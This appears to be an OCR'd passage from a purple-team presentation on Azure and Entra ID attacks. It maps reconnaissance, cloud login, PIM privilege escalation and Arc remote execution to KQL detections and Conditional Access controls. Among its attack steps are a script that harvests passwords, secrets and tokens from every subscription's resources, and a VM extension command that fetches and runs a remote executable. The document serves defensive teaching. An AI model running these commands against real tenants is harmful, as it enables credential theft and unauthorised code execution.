35   "https://graph.microsoft.com/version/identity/conditionalAccess/namedLocations",
36   "https://graph.microsoft.com/version/auditlogs/signins",
37   "https://graph.microsoft.com/version/$batch",
38   "https://graph.microsoft.com/version/roleManagement/directory/roleAssignmentScheduleRequests",
39   "https://graph.microsoft.com/version/directory/administrativeUnits",
40   "https://graph.microsoft.com/version/settings",
41   "https://graph.microsoft.com/version/applications",
42   "https://graph.microsoft.com/version/authenticationMethodsPolicy/authenticationMethodConfigurations/MicrosoftAuthenticator",
43   "https://graph.microsoft.com/version/servicePrincipals"
44 ]);
```

```
Fabian Bader Switch from IpAddress to IPAddress as defined in the new schema 0c2ee0e · 3 years ago History
```

```
Code Blame 95 lines (95 loc) · 4.32 KB
```

```
1 id: bd676415-d309-41e0-87f7-4a9e52d81c14
2 name: AzureHound reconnaissance detected
3 version: 1.0.0
4 kind: Scheduled
5 description: Microsoft Graph queries that are similar to AzureHound where detected in your environment. An attacker might have started with the reconnaissance stage of an attack in your environment. This requi
6 severity: Medium
7 queryFrequency: 30m
8 queryPeriod: 40m
9 triggerOperator: gt
10 triggerThreshold: 0
11 tactics:
12 - Reconnaissance
13 - InitialAccess
14 relevantTechniques:
15 - T1595
16 - T1589
17 - T1591
18 - T1078
19 query: |-
20 let AzureHoundGraphQueries = dynamic([
21   "https://graph.microsoft.com/version/servicePrincipals/<UUID>/owners",
22   "https://graph.microsoft.com/version/groups/<UUID>/members",
23   "https://graph.microsoft.com/version/groups/<UUID>/owners",
24   "https://graph.microsoft.com/version/servicePrincipals/<UUID>/appRoleAssignedTo",
25   "https://graph.microsoft.com/version/roleManagement/directory/roleAssignments",
26   "https://graph.microsoft.com/version/applications/<UUID>/owners",
27   "https://graph.microsoft.com/version/devices/<UUID>/registeredOwners",
28   "https://graph.microsoft.com/version/organization",
29   "https://graph.microsoft.com/version/groups",
30   "https://graph.microsoft.com/version/servicePrincipals",
31   "https://graph.microsoft.com/version/applications",
32   "https://graph.microsoft.com/version/roleManagement/directory/roleDefinitions",
33   "https://graph.microsoft.com/version/devices",
34   "https://graph.microsoft.com/version/users"
35 ]);
36 let PotentialMaliciousGraphCalls = materialize (
37   MicrosoftGraphActivityLogs
38   | where ingestion_time() > ago(35m)
39   | extend ObjectId = iff(isempty(UserId), ServicePrincipalId, UserId)
40   | extend ObjectType = iff(isempty(UserId), "ServicePrincipalId", "UserId")
41   | where RequestUri !has "microsoft.graph.delta"
42   | extend NormalizedRequestUri = replace_regex(RequestUri, @"[0-9a-fa-f]{8}\b-[0-9a-fa-f]{4}\b-[0-9a-fa-f]{4}\b-[0-9a-fa-f]{4}\b-[0-9a-fa-f]{12}", @"<UUID>")
```

Preventive Controls




HARD



T1078.004 – Cloud
Account Login




AzureCLI



T1595 – Secret
scanning

Reconnaissance – Secret Scanning

Azure Resource Graph




```
1  OUT="suspicious_allsubs.json"
2  : > "$OUT"
3
4  valid_re='^[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}$'
5  for sub in $(az account list --query "[].id" -o tsv); do
6      if [[ $sub =~ $valid_re ]]; then
7          echo "Running Resource Graph for subscription $sub" >&2
8          az graph query -q "Resources
9              | where
10                 tolower(tostring(properties)) contains 'password'
11                 or tolower(tostring(properties)) contains 'pwd'
12                 or tolower(tostring(properties)) contains 'pass'
13                 or tolower(tostring(properties)) contains 'clientsecret'
14                 or tolower(tostring(properties)) contains 'client_secret'
15                 or tolower(tostring(properties)) contains 'connectionstring'
16                 or tolower(tostring(properties)) contains 'connection_string'
17                 or tolower(tostring(properties)) contains 'apikey'
18                 or tolower(tostring(properties)) contains 'api_key'
19                 or tolower(tostring(properties)) contains 'secret'
20                 or tolower(tostring(properties)) contains 'sig='
21                 or tolower(tostring(properties)) contains 'se='
22                 or tolower(tostring(properties)) contains 'sv='
23                 or tolower(tostring(properties)) contains 'token'
24                 or tolower(tostring(properties)) contains 'authorization'
25             | project id, name, type, subscriptionId, resourceGroup, properties" \
26             --subscriptions "$sub" -o json >> "$OUT"
27      else
28          echo "Skipping invalid subscription id: $sub" >&2
29      fi
30  done
```



~~AzureActivity~~

~~Entries from the Azure Activity log that provides insight into any subscription-level or management group level events that have occurred in Azure.~~

Defender for Resource Manager



Home > Microsoft Defender for Cloud | Environment settings >

Settings | Defender plans

Azure subscription 1

Search Save Settings & monitoring

Settings

Defender plans

- Security policies
- Email notifications
- Workflow automation
- Continuous export

Cloud Workload Protection (CWPP)

Microsoft Defender for Cloud provides comprehensive, cloud-native protections from development to runtime in multi-cloud environ

Plan	Pricing*	Resource quantity
Servers	Plan 2 (\$15/Server/Month) Change plan >	5 servers
App Service	\$15/Instance/Month Details >	0 instances
Databases	Selected: 0/4 Select types >	1 instances
Storage	\$10/Storage account/month \$0.15/GB scanned for On-Upload Malware Scanning (c 20 storage accounts) Details >	
Containers	\$6.8693/VM core/Month Details >	1 container registries; 0 kub
AI Services	\$0.0008/1K tokens/month Details >	1 AI resources
Key Vault	\$0.25/Vault/Month Details >	8 key vaults
Resource Manager	\$5/Subscription/Month Details >	
APIs	No plan selected Change plan >	1 Azure API Management st

* The price displayed represents the list price prior to any discounts or special offers being applied.
When you select Save, Microsoft Defender for Cloud's enhanced security features will be enabled on all the reso

** Malware Scanning in Defender for Storage is not included for free in the first 30 days and will be charged from
For more information on Defender for Cloud pricing, visit the [pricing page](#).

Plan details

Resource Manager


Pricing: \$5/Subscription/Month

- Monitors resource management operations
- Protects against suspicious resource management operations
- Protects against exploitation toolkits
- Protects against lateral movement from the management layer to the data plane
- Provides guidelines to help investigate and mitigate identified threats

Close

Not effective during tests

Detective Controls



Preventive Controls



Microsoft Azure CLI


App ID: 04b07795-8ddb-461a-bbee-02f9e1bf7b46 

Block access to admin tools via Conditional Access


Search by application name or object ID Application ... starts with **04b07795-8ddb-461a-bbee-02f9e1bf7...**   Add filters

0 applications found

Name	↑↓	Object ID	Application ID	Homepage URL	Created on	↑↓	Certificate Expir...	Active Certificat...	Identifier URI
No results									

◀  ▶

Preventive Controls



```
Write-Host "┌" -ForegroundColor Cyan
Write-Host "└ Restricting apps" -ForegroundColor Cyan
Write-Host "┌" -ForegroundColor Cyan
# Apps to Limit
# 14d82eec-204b-4c2f-b7e8-296a70dab67e --> Microsoft Graph PowerShell / Microsoft Graph Command Line Tools
# 1b730954-1685-4b74-9bfd-dac224a7b894 --> Azure Active Directory PowerShell
# 1950a258-227b-4e31-a9cf-717495945fc2 --> Microsoft Azure PowerShell
# 04b07795-8ddb-461a-bbee-02f9e1bf7b46 --> Microsoft Azure CLI
$AppIds = @("04b07795-8ddb-461a-bbee-02f9e1bf7b46")

foreach ($AppId in $AppIds) {
    # Get existing service principle
    $SP = (Get-MgServicePrincipal -Filter "AppId eq '$($AppId)')
    # Create service principal if not exists
    if (-not $SP) {
        $SP = New-MGServicePrincipal -AppId $AppId
        Write-Host "└ Did not found service principal with AppId $AppId so created one" -ForegroundColor Yellow
    } else {
        Write-Host "└ Found service principal with AppId $AppId" -ForegroundColor Green
    }
}
```

Preventive Controls



Home > Enterprise applications | All

New

Conditional Access policy

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies. [Learn more](#)

Name *

Example: 'Device compliance app policy'

Assignments

Users, agents or workload identities

[All users included and specific users excluded](#)

Target resources

1 resource included

Network **NEW**

[Not configured](#)

Conditions

[0 conditions selected](#)

Access controls

Grant

[Block access](#)

Session

[0 controls selected](#)

Enable policy

Report-only On Off

Create

Resources

Chooseable Applications

Try changing or adding filters if you don't see what you're looking for.

Search

04b07795-8ddb-461a-bbee-02f9e1bf7b46

1 result found

All Enterprise applications Agent blueprints

	Name	Type	Details
<input checked="" type="checkbox"/>	MA Microsoft Azure CLI	Enterprise ap...	04b07795-8ddb-461a-bbee-02f9e1bf7b46

Select

Although not relevant in this scenario since the compromised account is a Cloud Admin

Preventive Controls



New

Conditional Access policy

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies. [Learn more](#)

Name *

Example: 'Device compliance app policy'

Assignments

Users, agents or workload identities

[All users included and specific users excluded](#)

Target resources

[1 resource included](#)

Network **NEW**

[Not configured](#)

Conditions

[2 conditions selected](#)

Access controls

Grant

[Block access](#)

Session

[0 controls selected](#)

Control access based on signals from conditions like risk, device platform, location, client apps, or device state. [Learn more](#)

User risk

User risk level is the likelihood that the user account is compromised.

[3 included](#)

Sign-in risk

Sign-in risk level is the likelihood that the sign-in session is compromised.

[3 included](#)

Insider risk

Insider risk assesses the user's risky data-related activity in Microsoft Purview Insider Risk Management.

[Not configured](#)

Device platforms

[Not configured](#)

Locations

[Not configured](#)

Client apps

[Not configured](#)

Filter for devices


[Not configured](#)

Authentication flows

Block admin tool access with User / Sign-In risk


Use **two separate policies** for User and Sign-in risk!

Detective Controls




```
1 union SigninLogs, AADNonInteractiveUserSignInLogs
2 | where TimeGenerated > ago(1h)
3 | where ResultSignature == "SUCCESS"
4 | where AppDisplayName == "Microsoft Azure CLI"
5 | join kind=inner (AADUserRiskEvents | where TimeGenerated > ago(7d)) on UserPrincipalName
```

Azure CLI Login with **Risk Signal**






T1078.004 – Cloud
Account Login



T1548 – Priv Elevation
via PIM

Privilege Escalation via PIM

Contributor access



My roles | Azure resources

Privileged Identity Management | My roles



« Refresh Open in mobile Got feedback?

Activate

Microsoft Entra roles

Groups

Azure resources

Troubleshooting + Support

Troubleshoot


New support request

Eligible assignments Active assignments Expired assignments

Search by role or resource

Role	Resource	Resource type	Membership	Condition	End time	Action
Contributor		Resource group	Direct	None	11/2/2026, 11:15:21 PM	Activate Extend





Logged in **Entra ID Audit Logs & CloudAppEvents** (Defender XDR)

PIM elevation with **Risk event**

AuditLogs

```
| where TimeGenerated > ago(1h)
| where OperationName contains "PIM activation" and OperationName contains "completed"
| extend UserPrincipalName = tostring(InitiatedBy.user.userPrincipalName)
| join kind=inner (AADUserRiskEvents | where TimeGenerated > ago(1d)) on UserPrincipalName
```

CloudAppEvents

```
| where TimeGenerated > ago(1h)
| where ActionType == "Add member to role."
| extend UserPrincipalName = tostring(RawEventData.ObjectId)
| join kind=inner (AADUserRiskEvents | where TimeGenerated > ago(1d)) on UserPrincipalName
```

Preventive Controls



Block PIM usage on **Risk events**

Edit role setting - Contributor

Privileged Identity Management | Azure resources

Activation Assignment Notification

Activation maximum duration (hours)



On activation, require

None

Azure MFA

Microsoft Entra Conditional Access authentication context

[Learn more](#)

RVDD Reauth

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies. [Learn more](#)

Name *

Block - PIM - SignIn Risk ✓

Assignments

Users or workload identities ⓘ

All users

Target resources ⓘ

1 authentication context included

Network **NEW** ⓘ

Not configured

Conditions ⓘ

1 condition selected

Access controls

Grant ⓘ

Block access

Session ⓘ

0 controls selected

Control access based on signals from conditions like risk, device platform, location, client apps, or device state. [Learn more](#)

User risk ⓘ

User risk level is the likelihood that the user account is compromised.

Not configured

Sign-in risk ⓘ

Sign-in risk level is the likelihood that the sign-in session is compromised.

3 included

Insider risk ⓘ

Insider risk assesses the user's risky data-related activity in Microsoft Purview Insider Risk Management.

Not configured

Device platforms ⓘ

Not configured

Locations ⓘ


Not configured

Client apps ⓘ

Not configured

Filter for devices ⓘ

Not configured



T1548 – Priv Elevation
via PIM

T1651 – Cloud
Commands via Arc

Execution via Azure Arc

Run Command and Custom Scripts



```
1 Set-AzVMExtension -ResourceGroupName $vm.ResourceGroupName
2 -VMName $vm.Name -Location $vm.Location
3 -Name "testScript" -Publisher "Microsoft.Compute"
4 -ExtensionType "CustomScriptExtension" -TypeHandlerVersion "1.9"
5 -Settings @{
6   "fileUri" = @"https://[redacted].blob.core.windows.net/purple/[redacted]_x64.exe";
7   "commandToExecute" = "powershell .\[redacted]_x64.exe"
8 }
```

WIN- Redacted
Machine - Azure Arc

Search

- Overview
- Activity log
- Access control (IAM)
- Tags
- Diagnose and solve problems
- Resource visualizer
- Settings
 - Connect
 - Security
 - Extensions**
 - Properties
 - Locks
 - Operations
 - Policies
 - Machine Configuration
 - Run command (preview)**
 - SQL Server Configuration
 - Updates
 - Inventory
 - Change tracking



- Arc in monitor mode
- Extension allow / block list
- Disable remote access

Agent modes

The Azure Connected Machine agent has two possible modes:

- **Full mode**, the default mode which allows all use of agent functionality.
- **Monitor mode**, which applies a Microsoft-managed extension allowlist, disables remote connectivity, and disables the machine configuration agent.

If you're using Arc solely for monitoring purposes, setting the agent to Monitor mode makes it easy to restrict the agent to just the functionality required to use Azure Monitor. You can configure the agent mode with the following command (run locally on each machine):

```
azcmagent config set config.mode monitor
```

```
azcmagent config set incomingconnections.enabled false
```

Bash

Copy

```
azcmagent config set extensions.allowlist "Microsoft.Azure.Monitor/AzureMonitorLinuxAgent"
```

Bash

Copy

```
azcmagent config set extensions.blocklist "Microsoft.Cplat.Core/RunCommandHandlerWindows, Microsoft
```

Logged in **AzureActivity** & **CloudAppEvents** (Defender XDR)

```
1 AzureActivity
2 | where OperationNameValue =~ "MICROSOFT.COMPUTE/VIRTUALMACHINES/EXTENSIONS/WRITE"
3 | where ActivityStatusValue != "Failure"
```

```
5 CloudAppEvents
6 | where ApplicationId == "12260" and ActionType == "Write Extensions"
```

Custom Script & Run Command by **Risky**

User

```
1 AzureActivity
2 | where TimeGenerated > ago(1h)
3 | where CategoryValue == "Administrative"
4 | where OperationNameValue =~ "Microsoft.Compute/virtualMachines/runCommand/action"
5 |   or OperationNameValue =~ "MICROSOFT.COMPUTE/VIRTUALMACHINES/EXTENSIONS/WRITE"
6 | extend VMName = tostring(todynamic(Properties).resource)
7 | summarize make_list(ActivityStatusValue), TimeGenerated = max(TimeGenerated) by CorrelationId, CallerIpAddress, Caller, ResourceGroup, VMName
8 | join kind=inner (AADUserRiskEvents | where TimeGenerated > ago(14d) ) on $left.Caller == $right.UserPrincipalName
```

First time Custom Script or Run Command deployment

```
1 BehaviorAnalytics
2 | where TimeGenerated > ago(1h)
3 | extend ActivityInsights = parse_json(ActivityInsights)
4 | where ActivityInsights.EventMessage has_any ('runCommand/action', 'extensions/write')
5 | where ActivityInsights.FirstTimeUserPerformedAction == "True"
```

Enrichment name	Baseline (days)	Description	Sample value
First time user performed action (FirstTimeUserPerformedAction)	180	The action was performed for the first time by the user.	True, False

Detective Controls



Home > Microsoft Defender for Cloud | Environment settings >

Settings | Defender plans

Azure subscription 1

Search Save Settings & monitoring

Settings

- Defender plans
- Security policies
- Email notifications
- Workflow automation
- Continuous export

Cloud Workload Protection (CWPP)

Microsoft Defender for Cloud provides comprehensive, cloud-native protections from development to runtime in multi-cloud environments.

Plan	Pricing*	Resource quantity
Servers	Plan 2 (\$15/Server/Month) Change plan >	5 servers
App Service	\$15/Instance/Month Details >	0 instances
Databases	Selected: 0/4 Select types >	1 instances
Storage	\$10/Storage account/month \$0.15/GB scanned for On-Upload Malware Scanning (c Details >	20 storage accounts
Containers	\$6.8693/VM core/Month Details >	1 container registries; 0 kub
AI Services	\$0.0008/1K tokens/month Details >	1 AI resources
Key Vault	\$0.25/Vault/Month Details >	8 key vaults
Resource Manager	\$5/Subscription/Month Details >	
APIs	No plan selected Change plan >	1 Azure API Management se

* The price displayed represents the list price prior to any discounts or special offers being applied. When you select Save, Microsoft Defender for Cloud's enhanced security features will be enabled on all the resou
** Malware Scanning in Defender for Storage is not included for free in the first 30 days and will be charged from
For more information on Defender for Cloud pricing, visit the [pricing page](#).

Plan details

